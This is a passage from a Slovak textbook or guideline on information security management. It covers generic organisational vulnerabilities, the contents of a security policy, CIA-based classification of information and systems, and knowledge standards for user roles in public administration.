| Z.7.19 | chýbajú procedúry na oznamovanie bezpečnostných slabín | používanie systému a sietí neoprávnenýcm spôsobom |
| Z.7.20 | chýbajú procedúry zavádzania sw do bežiacich systémov | chyba obsluhy |

| | | |
|---|---|---|
| Z.7.21 | chýba procedúra riadenia zmien | chyba údržby |
| Z.7.22 | chýba procedúra monitorovania prostriedkov/zariadení na spracovanie informácie | neoprávnený prístup |
| Z.7.23 | nerobí sa pravidelný audit (dohľad, kontrola) | neoprávnený prístup |
| Z.7.24 | nerobia sa pravidelné revízie manažmentu (systému) | zneužitie zdrojov |
| Z.7.25 | nie je zavedený monitorovací mechanizmus pre narušenia bezpečnosti | úmyselné poškodenie systému |
| Z.7.26 | chýba stanovenie zodpovednosti za informačnú bezpečnosť v pracovnej náplni | chyby používateľov |
| Z.7.27 | hlásenia o závadách nie sú zaznamenané v logoch administrátora a operátora | chyba obsluhy |
| Z.7.28 | nie je definovaný disciplinárny proces pre prípad bezpečnostného incidentu | krádež informáce, neoprávnený prístup, používanie sw neoprávneným sp§sobom |
| Zraniteľnosti v aplikáciách | | |
| Z.8.1 | nesprávne nastavenie parametrov | omyl používateľa |
| Z.8.2 | použitie aplikačných programov na chybné údaje (napr. neaktuálne) | nedostupnosť údajov |
| Z.8.3 | neschopnosť vytvoriť prevádzkové správy | neoprávnený prístup |
| Z.8.4 | nesprávne údaje | omyl používateľa |
| Všeobecné zraniteľnosti | | |
| Z.9.1. | single point of failure (úzke miesto, alebo kritický prvok systému) | zlyhanie systému, úmyselné poškodenie |
| Z.9.2. | nedostatočná údržba | zlyhanie hw, sw |

## 2.16 Príloha. Obsah bezpečnostnej politiky

V bezpečnostnej politike organizácie (vydanej vedením organizácie) musí byť stanovený záväzný základný rámec pre informačnú bezpečnosť organizácie. Podľa ISO normy [3] bezpečnostná politika by mala povinne obsahovať (resp. rámcovo upravovať):

- deklaráciu vedenia organizácie o význame ochrany informácie, identifikácii hlavných aktív a stanovení cieľov informačnej bezpečnosti v organizácii a podpore vedenia organizácie pri ich napĺňaní,
- vymedzenie oblasti použiteľnosti danej bezpečnostnej politiky (z čoho bezpečnostná politika vychádza a na čo všetko sa vzťahuje),
- štruktúru bezpečnostných dokumentov nadväzujúcich na danú bezpečnostnú politiku a ich obsah (špeciálne bezpečnostné politiky, alebo bezpečnostné štandardy, bezpečnostné praktiky – aké oblasti pokrývajú a akou formou budú vydané)
- stanovenie zodpovednosti zamestnancov organizácie za presadzovanie a dodržiavanie bezpečnostnej politiky (a dokumentov na ňu nadväzujúcich),
- klasifikáciu informácie (na základe čoho sa bude informácia v organizácii klasifikovať)

- spôsob analýzy rizík a hranica akceptovateľného rizika,
- monitoring, kontrola, audit IKS,
- riešenie bezpečnostných incidentov,
- zaistenie kontinuity činnosti IKS organizácie,
- správa bezpečnostnej politiky (ako často sa budú robiť pravidelné a z akých dôvodov mimoriadne revízie bezpečnostnej politiky).

Ak by bezpečnostná politika mala byť podrobnejšia, mala by stanoviť aj zásady pre

- riadenie prístupu (k údajom a službám IKS organizácie),
- dosledovateľnosť (accountability) – pre aké činnosti,
- záznamy auditu (o čom sa budú vytvárať, kto a ako ich bude spracovávať),
- outsourcing služieb súvisiacich s vývojom a prevádzkou IKS,
- vývoj softvéru a obstarávaním IKT,
- zálohovanie údajov a softvéru (čo a ako často),
- kontinuitu činnosti (Business continuity planning) – identifikácia systémov kritických pre organizáciu a povinnosť vypracovať a implementovať havarijné plány,
- vyraďovanie pamäťových médií,
- likvidácia papierových dokumentov,
- prístup na Internet a používanie elektronickej pošty,
- „vlastníctvo informácií“ – komu patria jednotlivé údaje, práva a povinnosti z toho vyplývajúce,
- vynášanie IKT zariadení mimo priestorov (opravy),
- používanie prenosných zariadení a práca na diaľku,
- ochranu pred škodlivým softvérom,
- šifrovú ochrana informácie,
- bezpečnosť pracovných staníc (minimálna požadovaná úroveň),
- ochranu súkromia
- disciplinárne pokračovanie v prípade porušenia pravidiel stanovených bezpečnostnou politikou,
- dosiahnutie/udržiavanie súladu s legislatívou (najmä v prípade medzinárodných organizácií, pôsobiacich v prostredí s rozdielnou legislatívou)
- prípadne iné, ktoré organizácia považuje za potrebné.

## 2.17 Príloha. Klasifikácia informácie a systémov

Klasifikácia informácie a systémov umožňuje zjednodušiť manažment informačnej bezpečnosti v organizácii tým, že namiesto toho, aby sa každý prípad (údaj, resp. systém) posudzoval a jeho ochrana riešila zvlášť, definujú sa klasifikačné kritériá, na základe ktorých je možné rozdeliť údaje do (bezpečnostných) tried s rovnakými bezpečnostnými potrebami. Existuj katalógy štandardných bezpečnostných opatrení (v Nemecku tzv. Grundschutzbuch BSI) a pre jednotlivé triedy sú stanovené súbory štandardných bezpečnostných opatrení, garantujúcich požadovanú úroveň ochrany údajov[51]. (Klasifikácia systémov je odvodená od klasifikácie údajov, ktoré sa v nich spracovávajú.) Stanovenie bezpečnostných opatrení pre údaje sa potom robí tak, že sa informácia podľa klasifikačných kritérií zaradí do niektorej triedy a na jej ochranu sa použijú opatrenia zodpovedajúce danej triede. (Ak by na údaje boli kladené špeciálne bezpečnostné požiadavky z hľadiska obsahu alebo úrovne ochrany, na ktoré nestačia takéto „konfekčné“ bezpečnostné riešenia, bude potrebné spraviť analýzu rizík, vybrať a použiť vhodné opatrenia na ochranu údajov s neštandardnými bezpečnostnými potrebami zvlášť. V nemeckom štandarde [9] sa uvádza, že katalógové riešenia podľa metodiky štandardu [8] pokrývajú 80% prípadov.)

[51] v Nemecku spomínaný BSI Grundschutzbuch [8], v USA požiadavky na ochranu štátnych informačných systémov (obdoba ISVS) [13], [17], a na Slovensku bezpečnostné štandardy uvedené vo Výnose MF SR [21]

Pozrieme sa na klasifikáciu údajov/informácie a systémov podrobnejšie. Budeme vychádzať z amerických [12,13] ale na záver ukážeme, že navrhované riešenia sú zovšeobecnením klasických klasifikačných schém.

Požiadavky na ochranu údajov sa v konečnom dôsledku redukujú na základné bezpečnostné požiadavky (dôvernosť, integrita, dostupnosť, autentickosť, súkromie a i.) alebo nejakú ich kombináciu. Vyberieme tri základné bezpečnostné požiadavky [52] dôvernosť, integrita a dostupnosť a pre každú z nich stanovíme 4 hierarchicky klasifikačné stupne, vychádzajúc z hodnoty dopadu[53] v dôsledku narušenia príslušnej bezpečnostnej požiadavky (vysvetlíme to na príklade dôvernosti, pre integritu a dostupnosť budeme postupovať rovnako):

1. NA (nepoužiteľné) – ak sa požiadavka na dôvernosť nedá na údaje aplikovať,
2. nízky – ak je dopad narušenia dôvernosti údajov nízky,
3. stredný – ak je dopad narušenia dôvernosti údajov stredný,
4. vysoký – ak je dopad narušenia dôvernosti údajov vysoký.

Úroveň dopadu sa vyjadruje rovnako, ako pri analýze rizík. Pre každý z klasifikačných stupňov vyberieme (existujú štandardne preddefinované súbory, ktoré môžeme prebrať bez zmeny, alebo upraviť podľa potreby) súbor bezpečnostných opatrení primeraný klasifikačnému stupňu. Takto vzniknú po tri súbory bezpečnostných opatrení pre dôvernosť, integritu a dostupnosť. (Pre stupeň NA nie sú predpísané žiadne opatrenia). Klasifikáciu údajov budeme robiť nasledovne:

Keďže je pravdepodobné, že údaje, ktoré sa používajú v rovnakom prostredí na podobný účel, budú mať aj podobné bezpečnostné požiadavky, budeme klasifikovať typy údajov, ktoré majú podobný charakter (osobné údaje, zdravotné údaje, ekonomické údaje, programy, konfiguračné parametre, kryptografické kľúče, heslá, autentizačné údaje a pod.). Tento prístup nevylučuje možnosť dodatočnej klasifikácie konkrétnych údajov, ktoré sa nepodarilo zaradiť do žiadneho typu. Každému typu informácie/údajov priraďujeme trojicu [12]

$$SC_{\text{typ informácie}} = ((\text{dôvernosť}, \text{dopad}), (\text{integrita}, \text{dopad}), (\text{dostupnosť}, \text{dopad}))$$

kde SC označuje security category, bezpečnostnú kategóriu[54] a hodnota dopadu je prvok množiny {nízka, stredná, vysoká, alebo NA (nepoužiteľná)}. Pre lepšie pochopenie označenia uvedieme niekoľko príkladov. Uvažujme informáciu, ktorú organizácia vystavuje na svojej webovej stránke. Takúto informáciu označíme ako verejnú informáciu a priradíme jej ohodnotenie:

$$SC_{\text{verejná informácia}} = ((\text{dôvernosť}, \text{NA}), (\text{integrita}, \text{stredná}), (\text{dostupnosť}, \text{stredná})).$$

Pre zdravotnú informáciu (zdravotná dokumentácia pacienta)

$$SC_{\text{zdravotná informácia}} = ((\text{dôvernosť}, \text{vysoká}), (\text{integrita}, \text{vysoká}), (\text{dostupnosť}, \text{stredná})).$$

Systém klasifikujeme na základe klasifikácie všetkých typov informácie, ktoré sa v ňom spracovávajú. Taktiež mu priraďujeme trojzložkový vektor:

$$SC_{\text{informačný systém}} = ((\text{dôvernosť}, \text{dopad}), (\text{integrita}, \text{dopad}), (\text{dostupnosť}, \text{dopad})),$$

kde sa ako hodnota dopadu pre dôvernosť systému berie maximum z hodnôt dopadu pre dôvernosť jednotlivých typov informácií, ktoré sa v ňom spracovávajú. Podobne pre výpočet úrovne hodnôt integrity a dostupnosti. Na rozdiel od klasifikácie údajov sa hodnota NA pri klasifikácii systémov nepoužíva a namiesto nej sa používa hodnota „nízka“. Ak sa v systéme

[52] dôvody uvedieme neskôr

[53] bolo by logickejšie, keby sme vychádzali z úrovne rizika, ale nepoznáme pravdepodobnosť naplnenia jednotlivých hrozieb, ani úroveň akceptovateľného rizika. To sú parametre, ktoré bude možné zohľadniť pri klasifikácii údajov a systémov v konkrétnej organizácii

[54] aby sme odlíšili klasifikáciu na základe jedného a viacerých klasifikačných kritérií. Bezpečnostná trieda je špeciálnym prípadom všeobecnejšej bezpečnostnej kategórie.

spracováva zdravotná a verejná informácia s ohodnotením podľa predchádzajúceho príkladu, tak jeho bezpečnostná klasifikácia bude[55]

$$SC_{informačný\ systém} = ((dôvernosť, vysoká), (integrita, vysoká), (dostupnosť, stredná)).$$

Poznámky.

1. Hoci existuje viacero bezpečnostných požiadaviek, najčastejšie sa na klasifikáciu informácie používa tradične dôvernosť. Informačná bezpečnosť sa však definuje ako dosiahnutie potrebnej úrovne dôvernosti, integrity a dostupnosti údajov (IKT a služieb). Pri analýze rizík sa zohľadňujú aj iné bezpečnostné požiadavky (nepopretie prijatia, pôvodu, súkromnosť, dosledovateľnosť, anonymita, pseudonymita, a i.) a to znamená, že údaje je potrebné skúmať (klasifikovať) aj z hľadiska iných bezpečnostných požiadaviek, ako je dôvernosť. Keby sa však údaje/informácia klasifikovali podľa viacerých bezpečnostných požiadaviek, vznikli by dva problémy:

    a) niektoré bezpečnostné požiadavky sú protirečivé (dosledovateľnosť a anonymita), medzi inými sú silné väzby (autentickosť a integrita), čo by bolo pri návrhu klasifikácie jednoznačne vyriešiť.
    b) už pri troch bezpečnostných požiadavkách a štyroch úrovniach dopadu dostávame $4^3$= 64 možných kombinácií hodnôt. Pre *n* bezpečnostných požiadavkách a štyroch úrovniach dopadu máme $4^n$ možných kombinácií, ktoré by vzhľadom na možné vzťahy medzi jednotlivými požiadavkami bolo treba riešiť jednotlivo. Takáto klasifikačná schéma by však bola obrovská a prakticky nepoužiteľná.

Obmedzenie množiny bezpečnostných požiadaviek použitých na klasifikáciu na tri (trojica CIA: confidentiality, integrity, availability) má niekoľko dôvodov:

a) snaha obmedziť počet tried a veľkosť klasifikačnej schémy (hoci aj 64 tried sa môže zdať veľa),
b) relatívna nezávislosť[56] dôvernosti, integrity a dostupnosti, ktorá umožňuje pre jednotlivé stupne ochrany napr. dôvernosti stanoviť požadovanú úroveň záruk nezávisle od ostatných bezpečnostných požiadaviek. To znamená, že bude potrebné vypracovať požiadavky na opatrenia, ktoré zaručia dostatočnú ochranu dôvernosti informácie v prípade, keď je dopad narušenia jej dôvernosti nízky, stredný a vysoký. Podobne pre integritu a dostupnosť. Vďaka relatívnej nezávislosti dôvernosti, integrity a dostupnosti stačí vypracovať 9 súborov požiadaviek na opatrenia, namiesto 64, čo je ešte zvládnuteľné.

2. Ak nestačí kategorizácia podľa typu údajov (napr. v prípade utajovaných skutočností), je možné rozdeliť kategóriu údajov na podkategórie (v prípade utajovaných skutočností na vyhradené, dôverné, tajné a prísne tajné) a stanoviť úroveň bezpečnostných požiadaviek pre tieto podkategórie.
3. Americký štandard [12] chápe integritu širšie, ako sme ju definovali my v úvodnej časti. Z pragmatických dôvodov zahŕňa do integrity aj autentickosť a nepopretie pôvodu. Táto definícia je trocha nekonzistentná (dá sa použiť pre údaje, ale nie pre fyzické systémy), ale pri štúdiu amerických noriem treba mať na pamäti tento rozdiel.
4. Vektorové ohodnotenie bezpečnostnej kategórie typu informácie je v prípade potreby možné nahradiť skalárnym, t.j. jednou hodnotou. Ostatné hodnoty sa nastavia na NA. To umožňuje vyjadriť existujúce klasifikačné schémy postavené na jednom kritériu (bezpečnostnej požiadavke) pomocou vektorovej klasifikačnej schémy. Na druhej strane, vektor (dôvernosť, integrita, dostupnosť) je možné rozšíriť o ďalšie zložky. Ak by sme napríklad chceli

[55] v tomto prípade má vo všetkých troch zložkách zdravotná informácia rovnaké, alebo vyššie nároky na ochranu ako verejná informácia a určuje bezpečnostnú klasifikáciu systému

[56] je zrejmé, že závislosť v triáde CIA existuje; opatrenia na zaistenie dôvernosti, kontroly integrity môžu mať negatívny vplyv na dostupnosť

rozlišovať integritu a autentickosť, ale zaradiť autentickosť medzi klasifikačné kritériá, údajom a systémom budeme priraďovať štvoricu hodnôt (dôvernosť, integrita, dostupnosť, autentickosť) na škále NA, nízka, stredná, vysoká.

## 2.18 Znalostné štandardy pre oblasť IB

### 2.18.1 Základné oblasti znalostí informačnej bezpečnosti

Základné oblasti znalostí informačnej bezpečnosti sú

1 Legislatíva a štandardy IB
2 Riadenie IB
3 Riadenie rizík[57]
4 Obstarávanie, vývoj a zmeny IKT systémov
5 Fyzická bezpečnosť
6 Riadenie prístupu
7 Bezpečnosť komunikácie
8 Správa bezpečnostných incidentov
9 Prevádza IKT systémov a kontinuita činnosti
10 Audit informačnej bezpečnosti

### 2.18.2 Kategórie a roly používateľov ISVS

Používatelia ISVS sú rozdelení do kategórií podľa úlohy, ktorú voči ISVS plnia a znalostných potrieb z IB, ktoré na plnenie svojich povinností potrebujú. Kategórie sú v prípade potreby rozdelené na roly. Základné kategórie a roly používateľov ISVS sú

1. laici,
   1.1. neprivilegovaný používateľ
2. manažéri a vedúci pracovníci
   2.1. vedúci pracovník/zamestnanec
3. informatici nešpecialisti v IB
   3.1. Manažér IT
   3.2. správca IKT systémov
4. špecialisti v IB
   4.1. manažér IB
   4.2. operátor bezpečnostných technológií
   4.3. audítor bezpečnosti IKT systémov
   4.4. bezpečnostný analytik
5. učitelia IB
   5.1. lektor IB

[57] rozumejú sa bezpečnostné riziká vyplývajúce z hrozieb voči aktívam IKT ako sú napríklad procesy organizácie zabezpečované alebo podporované IKT, hardvér, softvér, údaje, podporné služby, personál, atď.

### 2.18.3 Charakteristika kategórií a rolí používateľov ISVS a minimálne znalostné požiadavky pre jednotlivé roly

#### *2.18.3.1 Laici*

Laici sú ľudia bez systematického informatického vzdelania, ktorí používajú IKT systémy a najmä aplikácie ako nástroje na plnenie svojich pracovných úloh, ale v IKT systéme majú zvyčajne minimálne oprávnenia, postačujúce na plnenie ich základných pracovných povinností (majú právo využívať vybrané aplikácie, údaje, ale nemajú oprávnenie napr. inštalovať softvér, meniť konfiguráciu systému a pod.) V organizáciách verejnej správy laici sú zaradení do roly ***neprivilegovaných používateľov***.

| **Rola: Neprivilegovaný používateľ** |
|---|
| **Charakteristika roly.** V organizáciách je spravidla používateľom IKT systémov, používa ich na plnenie svojich pracovných povinností, pričom prístup do IKT systémov a k ich údajom má obmedzený na konkrétne operácie v súlade s definovanými oprávneniami. Neprivilegovaný používateľ IKT systémov spravidla nemá oprávnenie zasahovať do ich konfigurácie, inštalovať programy a pod. |
| **Znalostný štandard** |
| Základy IB<br><br>Pozná základné pojmy IB.<br><br>• Legislatíva a štandardy IB<br>• Má základnú právnu orientáciu v informačnej bezpečnosti (trestný zákon, autorský zákon, zákon o ochrane osobných údajov, zákon o utajovaných skutočnostiach a pod.).<br>• Pozná právne požiadavky na používanie IKT systémov organizácie a etické zásady správania sa v digitálnom priestore.<br>• Dokáže identifikovať údaje v IKT systémoch s ktorými pracuje a ktoré vyžadujú osobitnú ochranu vyplývajúcu z právnych požiadaviek.<br>• Riadenie IB<br>• Pozná v primeranej miere špecifické pravidlá vlastnej organizácie – napríklad bezpečnostnú politiku, štandardy, použité bezpečnostné opatrenia, konkrétne postupy pri nahlasovaní a riešení bezpečnostných incidentov, havarijné plány a pod.<br>• Riadenie rizík – bez špecifických požiadaviek v tejto oblasti<br>• Obstarávanie, vývoj a zmeny IKT systémov<br>• je schopný vyjadriť stanovisko k používateľskej prijateľnosti (akceptovateľnosti) obstarávaných, vyvíjaných alebo zmenených IKT systémov.<br>• Fyzická bezpečnosť<br>• Pozná zásady fyzickej bezpečnosti.<br>• Dokáže v praxi uplatňovať konkrétne pravidlá fyzickej bezpečnosti organizácie.<br>• Riadenie prístupu<br>• Pozná rôzne prostriedky autentizácie (heslá, PIN kódy, tokeny, biometria), vie ich používať, pozná zásady ochrany autentizačných prostriedkov.<br>• Pozná základné techniky sociálneho inžinierstva, vie ich identifikovať a správne na ne reagovať (prezrádzanie hesiel, “phishing” a pod.).<br>• Bezpečnosť komunikácie<br>• Pozná základné požiadavky na ochranu počítačov a iných zariadení v sieti. |

| |
|---|
| • Rozumie rizikám práce na Internete, ich dôsledkom a osvojil si zásady bezpečnej práce na Internete: elektronická pošta (spam, prílohy a pod.), šírenie infiltrácií (počítačové vírusy, malware, spyware a pod.), počítačové pirátstvo (sťahovanie nelegálneho obsahu).<br>• Správa bezpečnostných incidentov<br>• Dokáže vhodne reagovať a konať v súlade s postupmi definovanými pre bezpečnostné incidenty, ako aj primerane reagovať na bezpečnostné a iné upozornenia IKT systémov (aplikácií, operačného systému, antivírusového programu a pod.).<br>• Prevádzka IKT systémov a kontinuita činnosti<br>• Rozumie základným typom a mechanizmom bezpečnostných opatrení v IKT systémoch.<br>• Pozná význam, spôsob zálohovania a obnovy vlastných súborov.<br>• Audit<br>• Pozná význam auditu,<br>• Je schopný vyjadriť sa k používateľskej prijateľnosti ním používaných IKT systémov a jeho sa týkajúcich bezpečnostných opatrení |
| |

### *2.18.3.2 Manažéri a vedúci zamestnanci[58] organizácie*

Manažéri a vedúci zamestnanci (s výnimkou manažérov IT) sú z hľadiska informatických a informačno-bezpečnostných znalostí špeciálnou podkategóriou laikov. Na jednej strane spravidla nemajú systematické vedomosti o IKT, na druhej strane zodpovedajú za ochranu aktív organizácie, ktoré sú v ich pôsobnosti. Zároveň rozhodujú o bezpečnostnej politike organizácie (bez ohľadu na to, či je explicitne formulovaná), prostriedkoch na jej realizáciu, riadení IB a pod. Manažéri a vedúci zamestnanci sú často zodpovední za naplnenie legislatívnych požiadaviek na IB v organizácii (napr. požiadavky súvisiace s ochranou osobných údajov, utajovaných skutočností, ochranou kritickej infraštruktúry a pod.). V organizáciách verejnej správy manažéri a vedúci zamestnanci sú zaradení do spoločnej roly roly **vedúcich zamestnancov**

| **Rola: Vedúci zamestnanec** |
|---|
| **Charakteristika roly.** Zamestnanec vo vedúcej pozícii, ktorý nie je manažérom IT alebo manažérom bezpečnosti IKT. Spravidla zodpovedá za organizáciu ako celok (alebo za jej významnú časť), v konečnom dôsledku zodpovedá aj za plnenie úloh v oblasti IB vo vnútri organizácie. |
| Znalostný štandard |
| Základy IB<br><br>Ovláda znalosti a zručnosti požadované znalostným štandardom pre laikov vo všetkých oblastiach. Tento štandard uvádza preto len požiadavky, ktoré sú navyše.<br><br>1. Legislatíva a štandardy IB<br>1.1. Vie o existencii a náplni štandardov upravujúcich jednotlivé oblasti IB (rad ISO 2700x, štandardy ISVS a pod.).<br>1.2. Pozná legislatívu relevantnú pre informačné systémy a spracúvané údaje vo vlastnej organizácii (zákon o ochrane osobných údajov[59], zákon o ochrane utajovaných |

[58] Tento štandard zaraďuje vedúcich zamestnancov a manažérov, ktorí nemajú bezprostredný vzťah k prevádzke a ochrane IKT do spoločnej roly vedúcich zamestnancov a zvlášť definuje roly a znalostné požiadavky pre manažérov IT a manažérov bezpečnosti IKT (skrátene manažérov IB).

skutočností [60], zákon o ISVS [61], zákon o elektronickom podpise [62], zákon o elektronických komunikáciách [63] a pod.) ako aj povinnosti, ktoré pre organizáciu v ktorej pôsobí, z tejto legislatívy vyplývajú.

2. Riadenie IB
   - 2.1. Vie identifikovať hlavné informačné aktíva organizácie.
   - 2.2. Pozná základné pojmy IB, ich význam a vie ich aplikovať na vlastnú organizáciu.
   - 2.3. Pozná potrebu a zásady systematického riadenia informačnej bezpečnosti, pozná štruktúru bezpečnostnej politiky a dokáže pre jej vypracovanie a implementáciu vytvoriť v rámci svojich kompetencií v organizácii primerané podmienky a zakomponovať IB do informačných procesov organizácie.
   - 2.4. Dokáže stanoviť priority IB v organizácii (z hľadiska plánovania, prijímaných opatrení, ošetrenia rizík a pod.).
   - 2.5. Dokáže stanoviť zodpovednosti pracovníkov organizácie v oblasti IB a včleniť ich do ich pracovných náplní.
   - 2.6. Dokáže kontrolovať plnenie úloh v IB v okruhu svojej pôsobnosti.
3. Riadenie rizík
   - 3.1. Dokáže posúdiť dôsledky výpadku, straty, zničenia, poškodenia alebo kompromitácie aktív organizácie.
   - 3.2. Pozná základné pojmy riadenia rizík, ich význam a vie ich aplikovať na vlastnú organizáciu: hrozba, zraniteľnosť, bezpečnostný incident, opatrenie, analýza rizík, ošetrenie rizika a pod.
   - 3.3. Pozná základné metódy ošetrenia rizík a vie určiť hranice akceptovateľného rizika.
   - 3.4. Dokáže presadzovať primerané bezpečnostné požiadavky vo vzťahu k tretím stranám (pozná bezpečnostnú politiku vlastnej organizácie, hrozby vyplývajúce z prístupu tretích strán do systémov organizácie a opatrenia nevyhnutné na elimináciu alebo zníženie súvisiacich rizík).
4. Obstarávanie, vývoj a zmeny IKT systémov
   - 4.1. Rozumie bezpečnostným požiadavkám súvisiacimi so zmenami, vývojom, obstarávaním a zavádzaním IKT systémov a dokáže ich zohľadniť pri plánovaní ďalšieho rozvoja IKT organizácie.
5. Fyzická bezpečnosť– bez špecifických dodatočných požiadaviek v tejto oblasti
6. Riadenie prístupu
   - 6.1. Dokáže definovať ktorí pracovníci prípadne tretie strany majú mať prístup k funkciám informačných systémov a údajom v nich.
7. Bezpečnosť komunikácie – bez špecifických dodatočných požiadaviek v tejto oblasti
8. Správa bezpečnostných incidentov
   - 8.1. Pozná význam správy bezpečnostných incidentov a dokáže vhodne reagovať v prípade výskytu závažných incidentov s dopadom na činnosť alebo povinnosti organizácie.
9. Prevádza IT systémov a kontinuita činnosti
   - 9.1. Rozumie bezpečnostným požiadavkám súvisiacimi so prevádzkou IT systémov a dokáže ich zohľadniť pri riadení organizácie.
   - 9.2. Rozumie požiadavkám na kontinuitu činnosti IT a dokáže stanoviť jej základné rámce
10. Audit
    - 10.1. Rozumie úlohe a významu auditu, dokáže rámcovo stanoviť ciele auditu a dokáže interpretovať hlavné výsledky auditu.

[59] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[60] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[61] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[62] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[63] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

### 2.18.3.3 *Informatici, ktorí sa nešpecializujú v informačnej bezpečnosti*

Informatici, ktorí IKT systémy vyvíjajú, spravujú po technickej stránke, alebo riadia IT procesy v súlade s potrebami organizácie, implementujú a udržiavajú bezpečnostné opatrenia, ale priamo nezodpovedajú za informačnú bezpečnosť. Vo verejnej správe v tejto kategórii pôsobia informatici v dvoch rolách

1. IT manažéri
2. správcovia informačných a komunikačných technológií

| |
|---|
| **Charakteristika roly.** Vedúci oddelenia, odboru alebo inej organizačnej jednotky zodpovednej za IT (v ďalšom oddelenie IT) v organizácii, ktorá môže ale nemusí mať špecializovaných pracovníkov zaoberajúcich sa informačnou bezpečnosťou. IT manažér riadi prevádzku IKT a v spolupráci s inými vedúcimi pracovníkmi organizácie plánuje a realizuje rozvoj IKT systémov organizácie. |
| **Znalostný štandard** |
| Základy IB<br>• Ovláda znalosti a zručnosti požadované znalostným štandardom pre laikov vo všetkých oblastiach. Tento štandard uvádza preto len požiadavky, ktoré sú navyše.<br>• IT manažér vie o úlohách a zodpovednostiach vedúceho pracovníka a špecialistov na IB v organizácii do takej miery, ktorá umožní efektívnu komunikáciu s vedením organizácie a spoluprácu pri zabezpečovaní potrieb IB v organizácii.<br><br>1. Legislatíva a štandardy IB<br>1.1. Pozná základné štandardy, odporúčania a najlepšie praktiky IB pre jednotlivé oblasti IB (rad ISO 2700x, štandardy ISVS a pod.) a je schopný interpretovať ich požiadavky v prostredí IT systémov v oblasti svojej pôsobnosti.<br>1.2. Pozná legislatívu relevantnú pre informačné systémy, za ktoré zodpovedá organizácii (zákon o ochrane osobných údajov[64], zákon o ochrane utajovaných skutočností[65], zákon o ISVS[66], zákon o elektronickom podpise[67] **Error! Reference source not found.**, zákon o elektronických komunikáciách[68] a pod.) ako aj povinnosti z tejto legislatívy vyplývajúce.<br>2. Riadenie IB<br>2.1. Pozná základné pojmy IB, ich význam a vie ich aplikovať na IKT systémy vo vlastnej organizácii, napríklad aktívum, integrita, dôvernosť, autentickosť, dostupnosť, súkromie, preukázateľnosť, neodmietnuteľnosť pôvodu a prijatia a pod.<br>2.2. Vie klasifikovať informačné aktíva podľa klasifikačnej schémy.<br>2.3. Má znalosti umožňujúce podieľať sa na tvorbe bezpečnostnej politiky organizácie (dokáže identifikovať hlavné informačné aktíva, posúdiť realizovateľnosť/dôsledky navrhovanej úrovne ich ochrany, určiť, aká informácia sa v akých systémoch spracováva, formulovať požiadavky na neinformatické zložky organizácie vyplývajúce zo stanovených bezpečnostných cieľov a pod.).<br>2.4. Vie v oblasti svojej pôsobnosti spracovať špecifikáciu, zaistiť vypracovanie a presadiť implementáciu bezpečnostnej dokumentácie nižšej úrovne, ktorá |

[64] Zákon č. 122/2013 Z.z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov
[65] Zákon č. 215/2004 Z.z. o ochrane utajovaných skutočností a o zmene a doplnení niektorých zákonov
[66] Zákon č. 275/2006 Z.z. o informačných systémoch verejnej správy a o zmene a doplnení niektorých zákonov
[67] Zákon č. 215/2002 Z.z. o elektronickom podpise a o zmene a doplnení niektorých zákonov v znení neskorších predpisov
[68] Zákon č. 351/2011 Z.z. o elektronických komunikáciách v znení neskorších predpisov

rozpracováva bezpečnostnú politiku organizácie (bezpečnostné štandardy).

2.5. Dokáže stanoviť a priradiť konkrétne zodpovednosti za výkon a prevádzku bezpečnostných opatrení pracovníkom IT oddelenia organizácie.

3. Riadenie rizík
   3.1. Pozná základné pojmy riadenia rizík, ich význam a vie ich aplikovať na vlastnú organizáciu: hrozba, zraniteľnosť, opatrenie, analýza rizík, ošetrenie rizika a pod.
   3.2. Dokáže posúdiť dôsledky výpadku, straty, zničenia, poškodenia alebo kompromitácie aktív organizácie v oblasti svojej pôsobnosti.
   3.3. Vie vypracovať (sám alebo v spolupráci s manažérom informačnej bezpečnosti) zadanie pre analýzu rizík a bezpečnostný projekt IKT systémov v jeho pôsobnosti pre interných alebo externých expertov, komunikovať s nimi pri realizácii zadanej úlohy a posúdiť kvalitu výstupných dokumentov.
   3.4. Dokáže ohodnotiť riziko a pozná metódy ošetrenia rizík.
   3.5. Vie posúdiť dopad navrhovaných bezpečnostných opatrení (náklady, technické zabezpečenie, organizačné dôsledky, legislatíva).
   3.6. Vie vyhodnotiť účinnosť a efektívnosť prijatých opatrení.
4. Obstarávanie, vývoj a zmeny IKT systémov
   4.1. Vie špecifikovať, prípadne posúdiť základné bezpečnostné požiadavky na obstarávaný alebo vyvíjaný systém (zohľadňujúc prostredie, v ktorom bude pôsobiť), vrátane postupov pri jeho vývoji a testovaní.
   4.2. Na základe podkladov (od dodávateľa, správcu IKT systémov, špecialistov informačnej bezpečnosti a pod.) dokáže posúdiť, či dodaný systém spĺňa bezpečnostné požiadavky, ktoré boli preň definované.
5. Fyzická bezpečnosť
   5.1. Pozná pravidlá fyzickej bezpečnosti v organizácii a v oblasti svojej pôsobnosti dokáže zabezpečiť ich naplnenie.
   5.2. Dokáže zabezpečiť implementáciu bezpečnostných opatrení, týkajúcich sa fyzickej bezpečnosti komponentov IKT systémov (zahŕňajúcich dátové centrá, stolné aj prenosné počítače používateľov, mobilné prostriedky IKT a pod.).
6. Riadenie prístupu
   6.1. Rozumie základným pojmom a vie ich aplikovať v konkrétnom prostredí: separácia právomocí, princíp štyroch očí, princíp najmenších privilégií, a pod.
   6.2. Dokáže zabezpečiť implementáciu opatrení týkajúcich sa riadenia prístupu v jednotlivých IKT systémoch (prístupy k informačným systémom, prístupy k sieťovým a iným IKT zdrojom, prístupy tretích strán).
7. Bezpečnosť komunikácie
   7.1. Rozumie základným požiadavkám na bezpečnosť komunikácie a vie akými metódami a prostriedkami sa v IKT zabezpečujú. Rozumie tomu, čo opatrenia zabezpečujú a za akých podmienok.
   7.2. Dokáže zabezpečiť implementáciu opatrení týkajúcich sa bezpečnosti komunikácie v jednotlivých IKT systémoch (komunikácia s externými subjektmi, prístup k IKT systémom zvnútra a zvonku organizácie, prístup tretích strán).
8. Správa bezpečnostných incidentov
   8.1. Pozná význam správy bezpečnostných incidentov a dokáže klasifikovať závažnosť incidentov.
